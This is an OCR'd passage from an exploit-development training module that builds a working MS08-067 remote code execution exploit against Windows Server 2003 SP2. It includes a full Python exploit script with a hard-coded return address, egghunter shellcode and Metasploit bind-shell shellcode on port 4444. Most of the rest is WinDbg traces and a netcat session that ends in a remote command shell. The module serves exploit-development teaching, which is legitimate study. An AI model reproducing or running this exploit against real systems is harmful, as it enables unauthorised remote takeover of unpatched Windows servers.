



Figure 7: Attack scenario using egghunter

[5] http://msdn.microsoft.com/en-us/library/aa365247.aspx



Controlling the Execution Flow

According to the egghunter approach we chose in the previous paragraph, we need to find a *JMP EDX* address to redirect execution flow into our controlled buffer. Let's search for one inside *ntdll.dll* using Windbg:

```
nasm > jmp edx
00000000  FFE2              jmp edx

0:045> !dlls -c ntdll.dll
Dump dll containing 0x7c800000:

0x00081f08: C:\WINDOWS\system32\ntdll.dll
      Base   0x7c800000  EntryPoint  0x00000000  Size        0x000c0000
      Flags  0x80004004  LoadCount   0x0000ffff  TlsIndex    0x00000000
             LDRP_IMAGE_DLL
             LDRP_ENTRY_PROCESSED

0:045> s 0x7c800000 Lc0000 ff e2
7c808ab0  ff e2 04 00 56 e8 42 af-00 00 85 c0 59 0f 85 ec  ....V.B.....Y...
```

Searching for "JMP EDX"

We first look up the *ntdll* base address and size, and then search for our opcode in the resulting address space (*0x7c800000 + 0xc0000*). Let's now rebuild our stub exploit and include the RET and *Millers'* egghunter:

```
#!/usr/bin/python

from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys

print "*******************************************************"
print "**********        MS08-67 Win2k3 SP2         **********"
print "**********      offensive-security.com       **********"
print "**********    ryujin&muts --- 11/30/2008     **********"
print "*******************************************************"

try:
   target = sys.argv[1]
   port = 445
except IndexError:
   print "Usage: %s HOST" % sys.argv[0]
   sys.exit()

trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]' % target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))

stub= '\x01\x00\x00\x00'        # Reference ID
stub+='\x10\x00\x00\x00'        # Max Count
stub+='\x00\x00\x00\x00'        # Offset
```


```
stub+='\x10\x00\x00\x00'          # Actual count
stub+='n00bn00b' + '\xCC'*20      # Server Unc -> Length in Bytes = (Max Count*2) - 4
stub+='\x00\x00\x00\x00'          # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x2f\x00\x00\x00'          # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00' # PATH BOOM
stub+='\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH BOOM
stub+='\x41'*18                   # Padding
stub+='\xb0\x8a\x80\x7c'          # 7c808ab0 JMP EDX (ffe2)

# offset to "DROP ZONE" is 44 bytes => 12 nop + 32 egghunter
stub+='\x90'*12                   # Nop sled 12 Bytes

# EGGHUNTER 32 Bytes
egghunter ='\x33\xD2\x90\x90\x90\x42\x52\x6a'
egghunter+='\x02\x58\xcd\x2e\x3c\x05\x5a\x74'
egghunter+='\xf4\xb8\x6e\x30\x30\x62\x8b\xfa'
egghunter+='\xaf\x75\xea\xaf\x75\xe7\xff\xe7'
stub+= egghunter
stub+='\x43\x43\x43\x43'          # DROP ZONE
stub+='\x44\x44\x44\x44'
stub+='\x00\x00'
stub+='\x00\x00\x00\x00'          # Padding
stub+='\x02\x00\x00\x00'          # Max Buf
stub+='\x02\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x02\x00\x00\x00'          # Actual Count
stub+='\x5c\x00\x00\x00'          # Prefix
stub+='\x01\x00\x00\x00'          # Pointer to pathtype
stub+='\x01\x00\x00\x00'          # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub)    #0x1f (or 31)- NetPathCanonicalize Operation
```

MS08067_0x3 Source Code

In our previous source code we included the pattern to be searched by the egghunter at the beginning of our fake shellcode (*stub+='n00bn00b' + '\xCC'*20*).

Change Pattern then adjust number to reflect new size

Let's set a break point on *JMP EDX*, run our new exploit and see if we land inside the "Drop Zone":

```
0:039> bp 7c808ab0
0:039> bl
 0 e 7c808ab0     0001 (0001)  0:**** ntdll!RtlFormatMessageEx+0x132
0:039> g


root@bt # ./MS08067_0x3.py 172.16.30.2
**************************************************
**********        MS08-67 Win2k3 SP2        **********
**********      offensive-security.com      **********
**********    ryujin&muts --- 11/30/2008    **********
**************************************************
Firing payload...


Breakpoint 0 hit
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=7c808ab0 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2            jmp     edx {0064f508}


Stepping into to check landing zone:
0:013> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f508 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f508 43              inc     ebx
```

MS08067_0x3 Windbg Session






Figure 8: Breakpoint hit on JMP EDX instruction





```
Pid 844 - WinDbg:6.9.0003.113 X86
File  Edit  View  Debug  Window  Help
Disassembly
Offset: @$scopeip
0064f4fe 43              inc     ebx
0064f4ff 43              inc     ebx
0064f500 43              inc     ebx
0064f501 43              inc     ebx
0064f502 44              inc     esp
0064f503 44              inc     esp
0064f504 44              inc     esp
0064f505 44              inc     esp
0064f506 0000            add     byte ptr [eax],al
0064f508 43              inc     ebx
0064f509 43              inc     ebx
0064f50a 43              inc     ebx
0064f50b 43              inc     ebx
0064f50c 44              inc     esp
0064f50d 44              inc     esp
0064f50e 44              inc     esp
0064f50f 44              inc     esp
Command
ModLoad: 5faf0000 5fafe000   C:\WINDOWS\system32\wbem\ncprov.dll
ModLoad: 74ce0000 74cee000   C:\WINDOWS\system32\wbem\wbemsvc.dll
(34c.7a4): Break instruction exception - code 80000003 (first chance)
eax=7ffdf000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c81a3e1 esp=010effcc ebp=010efff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
7c81a3e1 cc              int     3
0:042> bp 7c808ab0
0:042> g
Breakpoint 0 hit
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=7c808ab0 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2            jmp     edx {0064f508}
0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f508 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f508 43              inc     ebx
```

Figure 9: Stepping over from breakpoint and landing in the controlled buffer



Ok! We landed in the right place. Let's proceed to calculate the *short jmp* needed to reach the beginning of the egghunter. The landing address, *0x0064f508,* stores 0x*43434343* at the moment; from here we are going to look at the stack and assemble the *short jmp* with the help of Windbg.

Figure 10: Assembling a short jump to reach the egghunter



A
JMP (Address to JMP to)
Hit return to see JMP Code


```
0:037> a
0064f508 jmp 0x0064f4da  <---------------------- in the middle of the NOP slide
jmp 0x0064f4da
0064f50a

0064f508 ebd0            jmp     0x0064f4da <---- Our Short JMP 0xEBD09090
```

Assembling short jmp opcode

Let's see if it works:

```
0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f4da esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f4da 90              nop

0064f4d0 807c909090      cmp     byte ptr [eax+edx*4-70h],90h
0064f4d5 90              nop
0064f4d6 90              nop
0064f4d7 90              nop
0064f4d8 90              nop
0064f4d9 90              nop
0064f4da 90              nop     <-------------- Short JMP lands here
0064f4db 90              nop
0064f4dc 90              nop
0064f4dd 90              nop
0064f4de 33d2            xor     edx,edx
0064f4e0 90              nop
0064f4e1 90              nop
0064f4e2 90              nop
0064f4e3 42              inc     edx
0064f4e4 52              push    edx
```

Testing short jmp




```
Command
Breakpoint 0 hit
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=7c808ab0 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2            jmp     edx {0064f508}
0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f508 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f508 43              inc     ebx
0:037> a
0064f508 jmp 0x0064f4da
jmp 0x0064f4da
0064f50a

0:037> p
eax=90909090 ebx=0064005c ecx=0064f4b2 edx=0064f508 esi=0064f4b6 edi=0064f464
eip=0064f4da esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f4da 90              nop
```

Figure 11: Testing the short jump

The *short jmp* is working. We allow the egghunter to run and see if it finds the fake shellcode (*n00bn00b + 0xCC*20*). We will set a breakpoint on the *JMP EDI* instruction that is called when the pattern *"n00bn00b"* is found. As you can see below, the *JMP EDI* address for the breakpoint was found looking at the stack:


```
0:037> bp 0064f4fc              <-------------- JMP EDI
0:037> g
Breakpoint 1 hit
eax=6230306e ebx=0064005c ecx=0064f478 edx=000fa1c0 esi=0064f4b6 edi=000fa1c8
eip=0064f4fc esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0064f4fc ffe7            jmp     edi {000fa1c8}
```

Egghunter in action

Figure 12: Egghunter found the egg

"n00bn00b" was found! Let's step over to land into our fake shellcode:

```
0:013> p
eax=6230306e ebx=0064005c ecx=0064f478 edx=000fa1c0 esi=0064f4b6 edi=000fa1c8
eip=000e8158 esp=0064f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
000e8158 cc              int     3

000e8158 cc              int     3
000e8159 cc              int     3
000e815a cc              int     3
000e815b cc              int     3
```




```
000e815c cc              int     3
000e815d cc              int     3
000e815e cc              int     3
000e815f cc              int     3
000e8160 cc              int     3
000e8161 cc              int     3
000e8162 cc              int     3
```

Executing the fake shellcode

It worked as expected!


Exercise

1) Repeat the required steps in order to execute the egghunter and find the fake shellcode in memory.

Getting our Remote Shell

We can replace the fake shellcode with a real bind shell payload. Playing with our POCs and looking at previously posted exploits on milw0rm.com, we observed that *"Max Count field"* and *"Actual Count field"* have to be adjusted in order to control the payload size. More precisely we can see that *"Max/Actual Count"* must be equal to *(ServerUnc + 4)/2*.


```
#!/usr/bin/python

from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys

print "*****************************************************"
print "**********        MS08-67 Win2k3 SP2         **********"
print "**********      offensive-security.com       **********"
print "**********    ryujin&muts --- 11/30/2008     **********"
print "*****************************************************"

try:
   target = sys.argv[1]
   port = 445
except IndexError:
   print "Usage: %s HOST" % sys.argv[0]
   sys.exit()

trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]' % target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))

# /*
# * windows/shell_bind_tcp - 317 bytes
# * http://www.metasploit.com
# * EXITFUNC=thread, LPORT=4444, RHOST=
# */
shellcode = (
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b"
"\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01"
"\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07"
"\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f"
"\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b"
"\x89\x6c\x24\x1c\x61\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c"
"\x8b\x70\x1c\xad\x8b\x40\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff"
"\xd6\x66\x53\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0"
"\x68\xcb\xed\xfc\x3b\x50\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08"
"\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09\xf5\xad\x57\xff\xd6\x53"
"\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x66\x68\x11\x5c\x66"
"\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff\xd6\x6a\x10\x51"
"\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53\x55\xff\xd0"
"\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff\xd0\x93"
"\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64\x66"
"\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89"
"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38"
"\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57"
"\x52\x51\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9"
"\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83"
"\xc4\x64\xff\xd6\x52\xff\xd0\x68\xef\xce\xe0\x60\x53\xff\xd6"
"\xff\xd0" )
```




```
stub= '\x01\x00\x00\x00'        # Reference ID
stub+='\xac\x00\x00\x00'        # Max Count
stub+='\x00\x00\x00\x00'        # Offset
stub+='\xac\x00\x00\x00'        # Actual count
# Server Unc -> Length in Bytes = (Max Count*2) - 4
# NOP + PATTERN + SHELLCODE (15+8+317)= 340 => Max Count = 172 (0xac)
stub+='n00bn00b' + '\x90'*15 + shellcode      # Server Unc
stub+='\x00\x00\x00\x00'                      # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'                      # Max Count
stub+='\x00\x00\x00\x00'                      # Offset
stub+='\x2f\x00\x00\x00'                      # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00'      # PATH BOOM
stub+='\x5c\x00\x2e\x00\x2e\x00\x5c\x00'              # PATH BOOM
stub+='\x41'*18                               # Padding
stub+='\xb0\x8a\x80\x7c'                      # 7c808ab0 JMP EDX (ffe2)

# offset to short jump is 44 bytes => 12 nop + 32 egghunter
stub+='\x90'*12# Nop sled 12 Bytes
# EGGHUNTER 32 Bytes
egghunter ='\x33\xD2\x90\x90\x90\x42\x52\x6a'
egghunter+='\x02\x58\xcd\x2e\x3c\x05\x5a\x74'
egghunter+='\xf4\xb8\x6e\x30\x30\x62\x8b\xfa'
egghunter+='\xaf\x75\xea\xaf\x75\xe7\xff\xe7'
stub+= egghunter
stub+='\xEB\xD0\x90\x90'        # short jump back
stub+='\x44\x44\x44\x44'        # Padding
stub+='\x00\x00'
stub+='\x00\x00\x00\x00'        # Padding
stub+='\x02\x00\x00\x00'        # Max Buf
stub+='\x02\x00\x00\x00'        # Max Count
stub+='\x00\x00\x00\x00'        # Offset
stub+='\x02\x00\x00\x00'        # Actual Count
stub+='\x5c\x00\x00\x00'        # Prefix
stub+='\x01\x00\x00\x00'        # Pointer to pathtype
stub+='\x01\x00\x00\x00'        # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub)    #0x1f (or 31)- NetPathCanonicalize Operation
print "Done! Check shell on port 4444"
```

Final Exploit Source Code

$$\text{Size} = \frac{(\text{Payload size}) + 2}{2}$$



In the final exploit there are only few things we need to change:

- We calculated Max/Actual Count value => stub+='\xac\x00\x00\x00';
  (NOP + PATTERN + SHELLCODE (15+8+317)= 340 => Max/Actual Count = 172(0xac));
- We added the short jump back => stub+='\xEB\xD0\x90\x90' calculated before;
- We replace fake shellcode with a Metasploit bind shell on port 4444.

Once again, let's set a breakpoint on *JMP EDX* and run the final exploit; we will follow each step in Windbg:

```
Setting a break point on JMP EDX:
0:067> bp 7c808ab0
0:067> bl
 0 e 7c808ab0     0001 (0001)  0:**** ntdll!RtlFormatMessageEx+0x132
0:067> g


Running the exploit:
root@bt # ./MS08067_EXPLOIT.py 172.16.30.2
**************************************************
**********        MS08-67 Win2k3 SP2        **********
**********      offensive-security.com      **********
**********    ryujin&muts --- 11/30/2008    **********
**************************************************
Firing payload...


Breakpoint reached:
Breakpoint 0 hit
eax=90909090 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=7c808ab0 esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2            jmp     edx {012df508}


Stepping over to land on the short jmp:
0:013> p
eax=90909090 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=012df508 esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
012df508 ebd0            jmp     012df4da


Stepping over to reach egghunter:
0:013> p
ModLoad: 72060000 72079000   C:\WINDOWS\System32\xactsrv.dll
eax=90909090 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=012df4da esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
012df4da 90              nop


Setting a breakpoint on JMP EDI, called once shellcode pattern is found:
0:013> bp 012df4fc


Let the process running to reach breakpoint:
0:013> g
```


```
ModLoad: 5f8c0000 5f8c7000   C:\WINDOWS\System32\NETRAP.dll


Breakpoint on JMP EDI reached:
Breakpoint 1 hit
eax=6230306e ebx=012d005c ecx=012df478 edx=000b4e10 esi=012df4b6 edi=000b4e18
eip=012df4fc esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
012df4fc ffe7            jmp     edi {000b4e18}


Stepping over to land at the beginning of our shellcode:
0:013> p
eax=6230306e ebx=012d005c ecx=012df478 edx=000b4e10 esi=012df4b6 edi=000b4e18
eip=000b4e18 esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
000b4e18 90              nop


Running shellcode:
0:013> g
(324.378): Unknown exception - code 000006d9 (first chance)


Getting our shell :)
root@bt # nc 172.16.30.2 4444
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Final Exploit Windbg Session

Exercise

1) Repeat the required steps in order to obtain a remote shell on the vulnerable server.

Wrapping up

In this module we have successfully exploited the MS08-067 vulnerability by utilizing an egghunter, and getting final code execution in a limited buffer space environment. Our work is not done yet though. In order to successfully exploit this vulnerability in a real world scenario, we will have to overcome a few more hurdles.